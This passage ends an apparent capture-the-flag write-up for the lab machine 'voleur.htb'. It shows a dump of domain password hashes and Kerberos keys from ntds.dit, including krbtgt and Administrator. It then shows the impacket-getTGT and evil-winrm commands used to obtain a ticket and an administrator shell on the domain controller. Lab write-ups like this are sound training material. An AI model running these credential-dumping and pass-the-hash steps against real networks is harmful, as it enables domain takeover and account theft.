voleur.htb\lacey.miller:1105:aad3b435b51404eeaad3b435b51404ee:2ecfe5b9b7e1aa2df942dc108f749dd3:::
voleur.htb\svc_ldap:1106:aad3b435b51404eeaad3b435b51404ee:0493398c124f7af8c1184f9dd80c1307:::
voleur.htb\svc_backup:1107:aad3b435b51404eeaad3b435b51404ee:f44fe33f650443235b2798c72027c573:::
voleur.htb\svc_iis:1108:aad3b435b51404eeaad3b435b51404ee:246566da92d43a35bdea2b0c18c89410:::
voleur.htb\jeremy.combs:1109:aad3b435b51404eeaad3b435b51404ee:7b4c3ae2cbd5d74b7055b7f64c0b3b4c:::
voleur.htb\svc_winrm:1601:aad3b435b51404eeaad3b435b51404ee:5d7e37717757433b4780079ee9b1d421:::
[*] Kerberos keys from ntds.dit
Administrator:aes256-cts-hmac-sha1-96:f577668d58955ab962be9a489c032f06d84f3b66cc05de37716cac917acbeebb
Administrator:aes128-cts-hmac-sha1-96:38af4c8667c90d19b286c7af861b10cc
Administrator:des-cbc-md5:459d836b9edcd6b0
DC$:aes256-cts-hmac-sha1-96:65d713fde9ec5e1b1fd9144ebddb43221123c44e00c9dacd8bfc2cc7b00908b7
DC$:aes128-cts-hmac-sha1-96:fa76ee3b2757db16b99ffa087f451782
DC$:des-cbc-md5:64e05b6d1abff1c8
krbtgt:aes256-cts-hmac-sha1-96:2500eceb45dd5d23a2e98487ae528beb0b6f3712f243eeb0134e7d0b5b25b145
krbtgt:aes128-cts-hmac-sha1-96:04e5e22b0af794abb2402c97d535c211
krbtgt:des-cbc-md5:34ae31d073f86d20
voleur.htb\ryan.naylor:aes256-cts-hmac-sha1-96:0923b1bd1e31a3e62bb3a55c74743ae76d27b296220b6899073cc457191fdc74
voleur.htb\ryan.naylor:aes128-cts-hmac-sha1-96:6417577cdfc92003ade09833a87aa2d1
voleur.htb\ryan.naylor:des-cbc-md5:4376f7917a197a5b
voleur.htb\marie.bryant:aes256-cts-hmac-sha1-96:d8cb903cf9da9edd3f7b98cfcdb3d36fc3b5ad8f6f85ba816cc05e8b8795b15d
voleur.htb\marie.bryant:aes128-cts-hmac-sha1-96:a65a1d9383e664e82f74835d5953410f
voleur.htb\marie.bryant:des-cbc-md5:cdf1492604d3a220
voleur.htb\lacey.miller:aes256-cts-hmac-sha1-96:1b71b8173a25092bcd772f41d3a87aec938b319d6168c60fd433be52ee1ad9e9
voleur.htb\lacey.miller:aes128-cts-hmac-sha1-96:aa4ac73ae6f67d1ab538addadef53066
voleur.htb\lacey.miller:des-cbc-md5:6eef922076ba7675
voleur.htb\svc_ldap:aes256-cts-hmac-sha1-96:2f1281f5992200abb7adad44a91fa06e91185adda6d18bac73cbf0b8dfaa5910
voleur.htb\svc_ldap:aes128-cts-hmac-sha1-96:7841f6f3e4fe9fdff6ba8c36e8edb69f
voleur.htb\svc_ldap:des-cbc-md5:1ab0fbfeeaef5776
voleur.htb\svc_backup:aes256-cts-hmac-sha1-96:c0e9b919f92f8d14a7948bf3054a7988d6d01324813a69181cc44bb5d409786f
voleur.htb\svc_backup:aes128-cts-hmac-sha1-96:d6e19577c07b71eb8de65ec051cf4ddd
voleur.htb\svc_backup:des-cbc-md5:7ab513f8ab7f765e
voleur.htb\svc_iis:aes256-cts-hmac-sha1-96:77f1ce6c111fb2e712d814cdf8023f4e9c168841a706acacbaff4c4ecc772258
voleur.htb\svc_iis:aes128-cts-hmac-sha1-96:265363402ca1d4c6bd230f67137c1395
voleur.htb\svc_iis:des-cbc-md5:70ce25431c577f92
voleur.htb\jeremy.combs:aes256-cts-hmac-sha1-96:8bbb5ef576ea115a5d36348f7aa1a5e4ea70f7e74cd77c07aee3e9760557baa0
voleur.htb\jeremy.combs:aes128-cts-hmac-sha1-96:b70ef221c7ea1b59a4cfca2d857f8a27
voleur.htb\jeremy.combs:des-cbc-md5:192f702abff75257
voleur.htb\svc_winrm:aes256-cts-hmac-sha1-96:6285ca8b7770d08d625e437ee8a4e7ee6994eccc579276a24387470eaddce114
voleur.htb\svc_winrm:aes128-cts-hmac-sha1-96:f21998eb094707a8a3bac122cb80b831
voleur.htb\svc_winrm:des-cbc-md5:32b61fb92a7010ab
From here, we simply follow the same process to authenticate as the Administrator.
❯ impacket-getTGT voleur.htb/administrator -hashes :e656e07c56d831611b577b160b259ad2

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in administrator.ccache
❯ export KRB5CCNAME="$PWD/administrator.ccache"
❯ evil-winrm -i dc.voleur.htb -k -u administrator -r voleur.htb

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         1/29/2025   1:12 AM           2308 Microsoft Edge.lnk
-ar---          7/6/2025   5:05 PM             34 root.txt
To be honest, this has been one of the most enjoyable machines I’ve tackled this season. It combines techniques from several different boxes into one, and the best part — it’s all done without relying on NTLM authentication.